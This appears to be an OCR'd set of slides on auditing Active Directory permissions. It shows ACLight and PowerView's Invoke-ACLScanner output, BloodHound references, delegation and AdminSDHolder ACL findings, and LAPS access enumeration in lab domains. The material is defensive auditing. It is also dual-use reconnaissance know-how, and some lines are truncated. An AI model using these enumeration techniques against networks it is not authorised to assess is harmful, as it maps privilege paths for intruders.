         Powerview: https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerView
```

ACLight leverages the Invoke-ACLScanner function from PowerView to gather AD ACL info

ACLight

```
################################
#
#    Discovering Privileged Acc
#
################################


Release Notes:

The ACLight is a tool for discov
It will discover the Shadow Admi
It queries the Active Directory
The results are the domain privi
It automatically scans all the d
You can run the scan with just a

Version 1.0: 28.8.16
Version 1.1: 15.9.16
version 2.0: 17.5.17
version 2.1: 4.6.17

Authors: Asaf Hecht (@hechtov) -
         Using functions from th
         The original PowerView
         Powerview: https://gith
```

GitHub, Inc. [US] | https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1

```
function Invoke-ACLScanner {
<#
    .SYNOPSIS
        Searches for ACLs for specifable AD objects (default to all domain objects)
        with a domain sid of > -1000, and have modifiable rights.

        Thanks Sean Metcalf (@pyrotek3) for the idea and guidance.

    .PARAMETER SamAccountName

        Object name to filter for.

    .PARAMETER Name

        Object name to filter for.

    .PARAMETER DistinguishedName

        Object distinguished name to filter for.

    .PARAMETER Filter

        A customized ldap filter string to use, e.g. "(description=*admin*)"
```

ACLight leverages the Invoke-ACLScanner function from PowerView to gather AD ACL info



Administrator: C:\Windows\System32\cmd.exe

```
 Welcome, starting ACLight scan

Great, the scan was started.
It could take a while (5-60+ mins) depends on the size of the network

Discovered 1 Domain

******************************
Opened process for analyzing Domain: trimarcresearch.com

Waiting for all the scans to be completed..
All the processes completed. Now, starting Accounts analysis..
Finished Account analysis

Discovered 7 privileged accounts
Check the list of the accounts with extra permissions:
C:\Temp\ACLight-master\Results\Accounts with extra permissions.txt

Privileged ACLs scan completed - the results are in  the folder:
C:\Temp\ACLight-master\Results\
Check the "Final Report"
Press any key to continue .
```

ACLight

This PC > Local Disk (C:) > Temp > ACLight-master > Results

Name	Date modified
Accounts with extra permissions.txt	5/20/2018 1:06 AM
All entities with extra permissions.txt	5/20/2018 1:06 AM
Privileged Accounts Permissions - Final Report.csv	5/20/2018 1:06 AM
Privileged Accounts Permissions - Irregular Accounts.csv	5/20/2018 1:06 AM
trimarcresearch.com - Full Output.csv	5/20/2018 1:06 AM

Accounts with extra permissions.txt - Notepad

File Edit Format View Help

```
TRIMARCRESEARCH\DirSyncSrv
TRIMARCRESEARCH\Eddie
TRIMARCRESEARCH\JonSnow
TRIMARCRESEARCH\PrvSrv
TRIMARCRESEARCH\SecScan
TRIMARCRESEARCH\trimarcadmin
TRIMARCRESEARCH\TStark
```

All entities with extra permissions.txt - Notepad


File Edit Format View Help

```
BUILTIN\Account Operators
BUILTIN\Administrators
BUILTIN\Print Operators
BUILTIN\Terminal Server License Servers
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
NT AUTHORITY\SELF
NT AUTHORITY\SYSTEM
TRIMARCRESEARCH\Cert Publishers
TRIMARCRESEARCH\DirSyncSrv
TRIMARCRESEARCH\Domain Admins
TRIMARCRESEARCH\Domain Controllers
TRIMARCRESEARCH\Eddie
TRIMARCRESEARCH\Enterprise Admins
TRIMARCRESEARCH\Enterprise Key Admins
TRIMARCRESEARCH\Enterprise Read-only Domain Control
TRIMARCRESEARCH\Group Policy Creator Owners
TRIMARCRESEARCH\JonSnow
TRIMARCRESEARCH\Key Admins
TRIMARCRESEARCH\PrvSrv
TRIMARCRESEARCH\SecScan
TRIMARCRESEARCH\trimarcadmin
TRIMARCRESEARCH\TStark
```

TRIMARC



https://wald0.com/?p=112



Bloodhound:
https://github.com/BloodHoundAD/BloodHound

Bloodhound uses either Invoke-ACLScanner function or SharpHound to gather AD ACL info

Domain Permission Delegation Issues

```
Domain                  : lab.trimarcresearch.com
IdentityReference       : TRDLAB\Domain Computers
ActiveDirectoryRights   : Full Control
ObjectAttribute         : user All
InheritedObjectClass    : user
ObjectClass             : All
AccessControlType       : Allow
IsInherited             : False
ObjectFlags             : InheritedObjectAceTypePresent
InheritanceFlags        : ContainerInherit
PropagationFlags        : InheritOnly
Domain                  : lab.trimarcresearch.com
IdentityReference       : TRDLAB\ServerAdmins
ActiveDirectoryRights   : ReadProperty, WriteProperty, ExtendedRight, GenericExecute
ObjectAttribute         : computer All
InheritedObjectClass    : computer
ObjectClass             : All
AccessControlType       : Allow
IsInherited             : False
ObjectFlags             : InheritedObjectAceTypePresent
InheritanceFlags        : ContainerInherit
PropagationFlags        : InheritOnly
```

AdminSDHolder Permission Delegation Issues

```
Domain                  : lab.trimarcresearch.com
ObjectDN                : CN=AdminSDHolder,CN=System,DC=lab,DC=trimarcresearch,DC=com
IdentityReference       : TRDPROD\User Admins
ActiveDirectoryRights   : ReadProperty, WriteProperty, GenericExecute
InheritedObjectClass    : All
ObjectClass             : All
AccessControlType       : Allow
IsInherited             : False
ObjectFlags             : None
InheritanceFlags        : None
PropagationFlags        : None

Domain                  : prod.trimarcresearch.com
ObjectDN                : CN=AdminSDHolder,CN=System,DC=prod,DC=trimarcresearch,DC=com
IdentityReference       : TRDPROD\User Admins
ActiveDirectoryRights   : ReadProperty, WriteProperty, GenericExecute
InheritedObjectClass    : All
ObjectClass             : All
AccessControlType       : Allow
IsInherited             : False
ObjectFlags             : None
InheritanceFlags        : ContainerInherit
PropagationFlags        : None
```

Excessive LAPS Password View Access

Proper LAPS Delegation is critical.
Often LAPS password access is delegated to too many groups/accounts.


```
PS C:\> $LAPSAdmins = Get-ADGroup 'Workstation Admins' | Get-ADGroupMember -Recursive
PS C:\> $LAPSAdmins += Get-ADGroup 'Server Admins' | Get-ADGroupMember -Recursive
PS C:\> $LAPSAdmins += Get-ADGroup 'LAPS Password Admins' | Get-ADGroupMember -Recursive
PS C:\> $LAPSAdmins | select Name,distinguishedName | sort name -unique | format-table -auto

Name           distinguishedName
----           -----------------
ADSWKWIN10     CN=ADSWKWIN10,OU=Workstations,DC=lab,DC=adsecurity,DC=org
ADSWKWIN7      CN=ADSWKWIN7,OU=Workstations,DC=lab,DC=adsecurity,DC=org
BobaFett       CN=BobaFett,OU=AD Management,DC=lab,DC=adsecurity,DC=org
C3PO           CN=C3PO,OU=AD Management,DC=lab,DC=adsecurity,DC=org
HanSolo        CN=HanSolo,OU=AD Management,DC=lab,DC=adsecurity,DC=org
Kylo Ren       CN=Kylo Ren,OU=Accounts,DC=lab,DC=adsecurity,DC=org
LukeSkywalker  CN=LukeSkywalker,OU=AD Management,DC=lab,DC=adsecurity,DC=org
Wesley Crusher CN=Wesley Crusher,OU=Accounts,DC=lab,DC=adsecurity,DC=org
```

Reviewing Active Directory Permissions


- PowerShell for OU Permission Report:
  - https://blogs.technet.microsoft.com/ashleymcglone/2013/03/25/active-directory-ou-permissions-report-free-powershell-script-download/
- ACLight (Batch file that calls PowerShell):
  - https://github.com/cyberark/ACLight
- Bloodhound:
  - https://github.com/BloodHoundAD/BloodHound

AD ACL Whitepaper by Andy Robbins and Will Schroeder (Black Hat 2017)
https://www.specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

